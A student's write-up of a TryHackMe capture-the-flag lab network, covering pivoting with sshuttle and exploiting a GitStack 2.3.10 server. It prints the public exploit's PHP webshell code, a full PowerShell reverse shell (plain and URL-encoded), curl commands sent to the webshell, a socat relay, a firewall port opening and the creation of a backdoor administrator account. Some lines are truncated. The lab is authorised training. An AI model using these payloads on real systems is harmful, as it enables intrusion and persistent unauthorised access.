Nmap scan report for ip-10-200-71-150.eu-west-1.compute.internal (10.200.71.150)
Host is up (-0.10s latency).
MAC Address: 02:09:26:B8:2A:73 (Unknown)
Nmap scan report for ip-10-200-71-250.eu-west-1.compute.internal (10.200.71.250)
Host is up (0.00046s latency).
MAC Address: 02:3E:10:BB:03:35 (Unknown)
Nmap scan report for ip-10-200-71-200.eu-west-1.compute.internal (10.200.71.200)
Host is up.
# Nmap done at Thu Jun 24 16:48:41 2021 -- 255 IP addresses (5 hosts up) scanned in 3.73 seconds
```

```
250,200,150,100,1
```

Task18

Task 18 Git Server Pivoting


VideoThinking about the interesting service on the next target that we discovered in the previous task, pick a pivoting technique and use it to connect to this service, using the web browser on your attacking machine!
As a word of advice: sshuttle is highly recommended for creating an initial access point into the rest of the network. This is because the firewall on the CentOS target will prove problematic with some of the techniques shown here. We will learn how to mitigate against this later in the room, although if you're comfortable opening up a port using FirewallD then port forwarding or a proxy would also work.

Answer the questions below

What is the name of the program running the service?
‘’’
gitstack
‘’’

Head to the login screen of this application. This can be done by adding the answer to the previous question on at the end of the url, e.g. if using sshuttle:
`http://IP/ANSWER`

When navigating to this URI, we are given the following login page:



Do these default credentials work (Aye/Nay)?
‘’’
Nay
‘’’

Shucks -- it couldn't be that easy, huh? Back to the drawing board then!
Use the command: `searchsploit SERVICENAME`, on Kali to search for exploits related to this service.
‘’’
no answer
‘’’

You will see that there are three publicly available exploits.
There is one Python RCE exploit for version 2.3.10 of the service. What is the EDB ID number of this

exploit?
‘’‘

43777
‘’‘

T18 - CMD-ref

• on native attacker machine
sshuttle -r root@10.200.71.200 --ssh-cmd "ssh -i root-id_rsa" 10.200.71.0/24 -x 10.200.71.200 &

searchsploit gitstack

T18 - notes

Using the URLconf defined in app.urls, Django tried these URL patterns, in this order:

1. ^registration/login/$
2. ^gitstack/
3. ^rest/

XP

GitStack 2.3.10 - Remote Code Execution php/webapps/43777.py

Task19

Task 19 Git Server Code Review

VideoIn the previous task we found an exploit that might work against the service running on the second server. Make a copy of this exploit in your local directory using the command:
`searchsploit -m EDBID`

```
muri@augury:~/thm/wreath/Git-Server$ searchsploit -m
  Exploit:  2.3.10 - Remote Code Execution
      URL: https://www.exploit-db.com/exploits/
     Path: /usr/share/exploitdb/exploits/php/webapps/.py
File Type: Python script, ASCII text executable, with CRLF line terminators

Copied to: /home/muri/thm/wreath/Git-Server/.py
```

Unfortunately, the local exploit copies stored by searchsploit use DOS line endings, which can cause problems in scripts when executed on Linux:

```
muri@augury:~/thm/wreath/Git-Server$ ./ py
-bash: ./.py: /usr/bin/python2^M: bad interpreter: No such file or directory
```

Before we can use the exploit, we must convert these into Linux line endings using the dos2unix tool:
`dos2unix ./EDBID.py`
This¬† can also be done manually with sed if `dos2unix` is unavailable:
`sed -i 's/\r//' ./EDBID.py`

With the file converted, it's time to read through the exploit to make sure we know what it's doing. The fact that the exploit is on Exploit-DB means that it's unlikely to be outright malicious, but there's no guarantee that it will *work*, or do anything close to exploiting a vulnerabilty in the service.

Open the exploit in your favourite text editor and let's get going!

Answer the questions below

Look at the information at the top of the script. On what date was this exploit written?
‘’’
18.01.2018
‘’’

As this is a Python script, the version of the language used to write the software matters. Many older exploits are still written in Python2. These exploits tend to be incompatible with the Python3 interpreter, and vice versa. Before we can do anything else, we need to determine whether this exploit was written in Python2 or Python3. A quick way of doing this is to look for the `print` statements (used to echo output to the console).¬† If there are no round brackets (e.g. `print "Hello World!"`) then the exploit will be Python2, otherwise the exploit is likely to be Python3 (e.g. `print("Hello World!")`). Of course, this is far from the only way to check, but it will work for our purposes.
Bearing this in mind, is the script written in Python2 or Python3?
‘’’
python2
‘’’

Now that we know which version of Python we're dealing with we can execute it in one of two ways:
• Using the appropriate interpreter directly (e.g. `python3 exploit.py` / `python2 exploit.py`)
• Adding a shebang line in at the top of the exploit. A shebang tells the Unix program loader which interpreter to use to run a script. Shebangs always start with the characters: #!. You then specify the absolute path to the

interpreter, so: #!/usr/bin/python3 / #!/usr/bin/python2 / #!/bin/sh, etc. This means that if we execute the script using `./exploit.py`, it will be executed by the correct interpreter.

Add an appropriate shebang to the exploit, at the very top of the file!
‘‘‘
no answer
‘‘‘

Let's have a look through some of the key sections of the code.
This script is not designed to be fancy. It does what we need it to do, and nothing more. All configurations are done within the code by literally editing the script, so it's important that we understand the options available to us. These can be found in lines 23-31 (offset by minus one if you didn't add the shebang):

```
ip = '192.168.1.102'

# What command you want to execute
command = "whoami"

repository = 'rce'
username = 'rce'
password = 'rce'
csrf_token = 'token'
```

Realistically we are only interested in the first two variables here, as the other options should be fine at their default values. The two variables we care about are `ip` and `command`, allowing us to specify our target and the command to run, respectively.
Set the IP to the correct target for your choice of pivoting technique. If you used sshuttle or one of the proxying techniques then this will just be the IP of the target. If you used a port forward then it will be `localhost:chosen_port`, e.g.:
`localhost:8000`

For the time being we will leave the command as it is. `whoami` is as good a command as any to confirm that the exploit works.

The bulk of the middle section of the code is taking advantage of the improper access controls which make this vulnerability possible. We will not cover this in detail in order to keep this task relatively short; however, reading through the exploit (and trying to understand it) would be highly advisable.
We are, however, interested in the last 6 lines of the exploit:

```
print "[+] Create backdoor in PHP"
r = requests.get('http://{}/web/index.php?p={}.git&a=summary'.format(ip, repository), auth=HTTPBasicAuth(username, 'p && echo "<?php system($_POST[\'a\']); ?>" > c:\[redacted]\gitphp\exploit.php'))
print r.text.encode(sys.stdout.encoding, errors='replace')

print "[+] Execute command"
r = requests.post("http://{}/web/exploit.php".format(ip), data={'a' : command})
print r.text.encode(sys.stdout.encoding, errors='replace')
```

These create a PHP webshell (`<?php system($_POST['a']); ?>`) and echo it into a file called `exploit.php` under the webroot. This can then be accessed by posting a command to the newly created `/web/exploit.php` file.
For the sake of not spoiling things for other users, we are going to alter this before running the script.
We can leave the payload as it is, but we will alter both instances of "exploit.php" in the script to be `exploit-USERNAME.php`, for example:

```
print "[+] Create backdoor in PHP"
r = requests.get('http://{}/web/index.php?p={}.git&a=summary'.format(ip, repository), auth=HTTPBasicAuth(username, 'p && echo "<?php system($_POST[\'a\']); ?>" > c:\[redacted]\gitphp\exploit-MuirlandOracle.php'))
print r.text.encode(sys.stdout.encoding, errors='replace')

print "[+] Execute command"
r = requests.post("http://{}/web/exploit-MuirlandOracle.php".format(ip), data={'a' : command})
print r.text.encode(sys.stdout.encoding, errors='replace')
```

Having added in a shebang, changed the target, and updated the name of the exploit.php file, the exploit should now be fully configured so we will perform the exploit in the next task.

Just to confirm that you have been paying attention to the script: What is the *name* of the cookie set in the POST request made on line 74 (line 73 if you didn't add the shebang) of the exploit?
‘’‘
csrftoken
‘’‘

T19 - Notes

$ searchsploit -m 43777

  Exploit: GitStack 2.3.10 - Remote Code Execution
      URL: https://www.exploit-db.com/exploits/43777
     Path: /usr/share/exploitdb/exploits/php/webapps/43777.py
File Type: Python script, ASCII text executable, with CRLF line terminators

Copied to: /thm/Wreath/43777.py

$ dos2unix ./43777.py

Task20

Task 20 Git Server

Exploitation

VideoIn the previous task we had a look through the source code of the exploit we found, identified the lines which needed to be updated, then made the necessary changes.
It is now time to run the exploit!

```
muri@augury:~/thm/wreath/Git-Server$ ./[redacted].py
[+] Get user list
[+] Found user twreath
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
Your GitStack credentials were not entered correcly. Please ask your GitStack administr
t read access to your repository. Your GitStack administration panel username/password
[+] Execute command
"nt authority\system
"
```

Success!
Not only did the exploit work perfectly, it gave us command execution as NT AUTHORITY\SYSTEM, the highest ranking local account on a Windows target.
From here we want to obtain a full reverse shell. We have two options for this:
1. We could change the command in the exploit and re-run the code
2. We could use our knowledge of the script to leverage the same webshell to execute more commands for us, without performing the full exploit twice
Option number two is a lot quieter than option number 1, so let's use that.
The webshell we have uploaded responds to a POST request using the parameter "a" (by default). This means that we have two easy ways to access this. We could use cURL from the command line, or BurpSuite for a GUI option.

With cURL:

```
curl -X POST http://IP/web/exploit-USERNAME.php -d "a=COMMAND"
```

```
muri@augury:~/thm/wreath/Git-Server$ curl -X POST http://gitserver.thm/web/exploit-MuirlandOracle.php -d "a=whoami"
"nt authority\system
"
```

Note: *in this screenshot,* `gitserver.thm` *has been added to the* `/etc/hosts` *file on the attacking machine, mapped to the target IP address.*


With BurpSuite:

We first turn on our Burp proxy (see the Burpsuite room if you need help with this!) and navigate to the exploit URL:


We then press `Ctrl + R` to send the request to Repeater on the top menu.

Next we change the "GET" on line 1 to "POST". We then add a `Content-Type` header on line 9 to tell the server to accept POST paramters:
`Content-Type: application/x-www-form-urlencoded`

Finally, on line 11 we add `a=COMMAND`:



Press send, and see the response come in!



With two methods available, pick your favourite and we'll aim for a shell!

Answer the questions below

Bonus Question (Optional): Using the given code for the exploit we used against the web server, see if you can adapt this exploit to create a full pseudoshell environment.
‘’’
no answer
‘’’

First up, let's use some basic enumeration to get to grips with the webshell:
What is the hostname for this target?
‘’’
git-serv
‘’’

What operating system is this target?
‘’’
Windows
‘’’

What user is the server running as?
‘’’
nt authority\system
‘’’

Before we go for a reverse shell, we need to establish whether or not this target is allowed to connect to the outside world. The typical way of doing this is by executing the ping command on the compromised server to ping our own IP and using a network interceptor (Wireshark, TCPDump, etc) to see if the ICMP echo requests make it through. If they do then network connectivity is established, otherwise we may need to go back to the drawing board.
To start up a TCPDump listener we would use the following command:
`tcpdump -i tun0 icmp`

Note: *if your VPN is not using the tun0 interface then you will need to replace this with the correct interface for your system which can be found using* `ip -a link` *to see the available interfaces.*

Now, using the webshell, execute the following ping command (substituting in your own VPN IP!):
`ping -n 3 ATTACKING_IP`

This will send three ICMP ping packets back to you.
How many make it to the waiting listener?
‘’’
0
‘’’

Looks like we're going to need to think outside the box to catch this shell.
We have two easy options here:
- Given we have a fully stable shell on .200, we could upload a static copy of netcat and just catch the shell here
- We could set up a relay on .200 to forward a shell back to a listener

It is up to you which option you choose (although for the sake of practice, a socat relay is suggested); however, whichever way you choose, please be mindful of other users at earlier stages of the network and **ensure that any ports you open are above 15000.**
Before we can do this, however, we need to take one other thing into account. CentOS uses an always-on wrapper around the IPTables firewall called "firewalld". By default, this firewall is extremely restrictive, only allowing access to SSH and anything else the sysadmin has specified. Before we can start capturing (or relaying) shells, we will need to open our desired port in the firewall. This can be done with the following command:
`firewall-cmd --zone=public --add-port PORT/tcp`
Substituting in your desired choice of port.
In this command we are using two switches. First we set the zone to public -- meaning that the rule will apply to every inbound connection to this port. We then specify which port we want to open, along with the protocol we want to use (TCP).

With that done, set up either a listener or a relay on .200.
‘’’
no answer
‘’’

Let's go for a reverse shell!

We can use a Powershell reverse shell for this. Take the following shell command and substitute in the IP of the webserver, and the port you opened in the .200 firewall in the previous question where it says IP and PORT:
```
powershell.exe -c "$client = New-Object System.Net.Sockets.TCPClient('IP',PORT);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
```

As this is a web exploit, we now have to URL encode the shell command. If using Burpsuite, you can do this by pasting the command in as the value for the "a" parameter, then selecting it and pressing Ctrl + U:

Request

Pretty | Raw | \n | Actions

```
POST /web/exploit-MuirlandOracle.php HTTP/1.1
Host: localhost:47000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: application/x-www-form-urlencoded
Cookie: jenkins-timestamper-offset=-3600000; lang=en-US; csrftoken=
PNtRjfY2hEVd1GFmIvFvpHwGV13GBguQ; sessionid=75c91fff7c4b3592ebd52604ad840659
Upgrade-Insecure-Requests: 1
Content-Length: 8

a=
powershell.exe+-c+"$client+%3d+New-Object+System.Net.Sockets.TCPClient('10.200.72.200',47000)%
3b$stream+%3d+$client.GetStream()%3b[byte[]]$bytes+%3d+0..65535|%25{0}%3bwhile(($i+%3d+$stream
.Read($bytes,+0,+$bytes.Length))+-ne+0){%3b$data+%3d+(New-Object+-TypeName+System.Text.ASCIIEn
coding).GetString($bytes,0,+$i)%3b$sendback+%3d+(iex+$data+2>%261+|+Out-String+)%3b$sendback2+
%3d+$sendback+%2b+'PS+'+%2b+(pwd).Path+%2b+'>+'%3b$sendbyte+%3d+([text.encoding]%3a%3aASCII).G
etBytes($sendback2)%3b$stream.Write($sendbyte,0,$sendbyte.Length)%3b$stream.Flush()}%3b$client
.Close()"
```

If you are using cURL then there are a variety of options available. cURL does provide a `--data-urlencode` switch; however, it's often easiest to just use a website to encode the shell command, then copy it in with the `-d` switch:

```
muri@augury:/commontools/w$ curl -X POST -d "a=powershell.exe%20-c%20%22%24client%20%3D%20New-Object%20System.Net.Sock
ets.TCPClient%28%2710.200.72.200%27%2C47000%29%3B%24stream%20%3D%20%24client.GetStream%28%29%3B%5Bbyte%5B%5D%5D%24byte
s%20%3D%200..65535%7C%25%7B0%7D%3Bwhile%28%28%24i%20%3D%20%24stream.Read%28%24bytes%2C%200%2C%20%24bytes.Length%29%29%
20-ne%200%29%7B%3B%24data%20%3D%20%28New-Object%20-TypeName%20System.Text.ASCIIEncoding%29.GetString%28%24bytes%2C0%2C
%20%24i%29%3B%24sendback%20%3D%20%28iex%20%24data%202%3E%261%20%7C%20Out-String%20%29%3B%24sendback2%20%3D%20%24sendba
ck%20%2B%20%27PS%20%27%20%2B%20%28pwd%29.Path%20%2B%20%27%3E%20%27%3B%24sendbyte%20%3D%20%28%5Btext.encoding%5D%3A%3AA
SCII%29.GetBytes%28%24sendback2%29%3B%24stream.Write%28%24sendbyte%2C0%2C%24sendbyte.Length%29%3B%24stream.Flush%28%29
%7D%3B%24client.Close%28%29%22" http://gitserver.thm/web/exploit-MuirlandOracle.php
```

Pick a method (cURL, BurpSuite, or any others) and get a shell!

‘’’

no answer

‘’’

T20 - Notes

[+] Get user list
[+] Found user twreath
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
Your GitStack credentials were not entered correcly. Please ask your GitStack administrator to give you a username/-password and give you access to this repository.
Note : You have to enter the credentials of a user which has at least read access to your repository. Your GitStack administration panel username/password will not work.
[+] Execute command
"nt authority\system
"

$ curl -X POST http://10.200.71.150/web/exploit-Lab.php -d "a=whoami"

$ curl -X POST http://10.200.71.150/web/exploit-Lab.php -d "a=hostname"

$ curl -X POST http://10.200.71.150/web/exploit-Lab.php -d "a=systeminfo"

$ curl -X POST http://10.200.71.150/web/exploit-Lab.php -d "a=ping -n 3 10.50.65.25"


On native attacking ip
```
$ tcpdump -i tun0 icmp
```

On .200
```
$ firewall-cmd --zone=public --add-port 50000/tcp
```

$ curl http://10.50.65.25:8000/socat -o socat

```
$ ./socat tcp-l:50000 tcp:10.50.65.25:4321
```

Back on native attacker
```
$ curl -X POST http://10.200.71.150/web/exploit-Lab.php -d "a=powershell.exe%20-c%20%22%24client%20%3D%20New-
Object%20System.Net.Sockets.TCPClient%28%2710.200.71.200%27%2C50000%29%3B%24stream%20%3D%20%24client.GetStream%28%29
ne%200%29%7B%3B%24data%20%3D%20%28New-Object%20-
TypeName%20System.Text.ASCIIEncoding%29.GetString%28%24bytes%2C0%2C%20%24i%29%3B%24sendback%20%3D%20%28iex%20%24data
String%20%29%3B%24sendback2%20%3D%20%24sendback%20%2B%20%27PS%20%27%20%2B%20%28pwd%29.Path%20%2B%20%27%3E%20%27%3B%2
```



Task21

Task 21 Git Server Stabilisation & Post Exploitation

VideoIn the last task we got remote command execution running with the highest permissions possible on a local Windows machine, which means that we do not need to escalate privileges on this target.
In the upcoming tasks we will be looking at the second teaching point of this network -- the command and control framework: Empire. Before we do that though, let's consolidate our position a little.
From the enumeration we did on this target we know that ports 3389 and 5985 are open. This means that (using an account with the correct privileges) we should be able to obtain either a GUI through RDP (port 3389) or a stable CLI shell using WinRM (port 5985).
Specifically, we need a user account (as opposed to the service account which we're currently using), with the "Remote Desktop Users" group for RDP, or the "Remote Management Users" group for WinRM. A user in the "Administrators" group trumps the RDP group, and the original Administrator account can access either at will.

We already have the ultimate access, so let's create such an account! Choose a unique username here (your TryHackMe username would do), and obviously pick a password which you don't use *anywhere* else.
First we create the account itself:

```
net user USERNAME PASSWORD /add
```

Next we add our newly created account in the "Administrators" and "Remote Management Users" groups:

```
net localgroup Administrators USERNAME /add
net localgroup "Remote Management Users" USERNAME /add
```

```
PS C:\GitStack\gitphp> net user muiri S3cureP@ssword /add
The command completed successfully.

PS C:\GitStack\gitphp> net localgroup Administrators muiri /add
The command completed successfully.

PS C:\GitStack\gitphp> net localgroup "Remote Management Users" muiri /add
The command completed successfully.

PS C:\GitStack\gitphp> net user muiri
User name                    muiri
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            19/01/2021 00:31:46
Password expires             Never
Password changeable          19/01/2021 00:31:46
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators       *Remote Management Use
                             *Users
Global Group memberships     *None
The command completed successfully.
```

We can now use this account to get stable access to the box!

As mentioned previously, we could use either RDP or WinRM for this.
Note: *Whilst the target is set up to allow multiple sessions over RDP, for the sake of other users attacking the network in conjunction with memory limitations on the target, it would be appreciated if you stuck to the CLI based WinRM for the most part. We will use RDP briefly in the next section of this task, but otherwise please use WinRM when moving forward in the network.*

Let's access the box over WinRM. For this we'll be using an awesome little tool called evil-winrm.
This does not come installed by default on Kali, so use the following command to install it from the Ruby Gem package manager:
`sudo gem install evil-winrm`

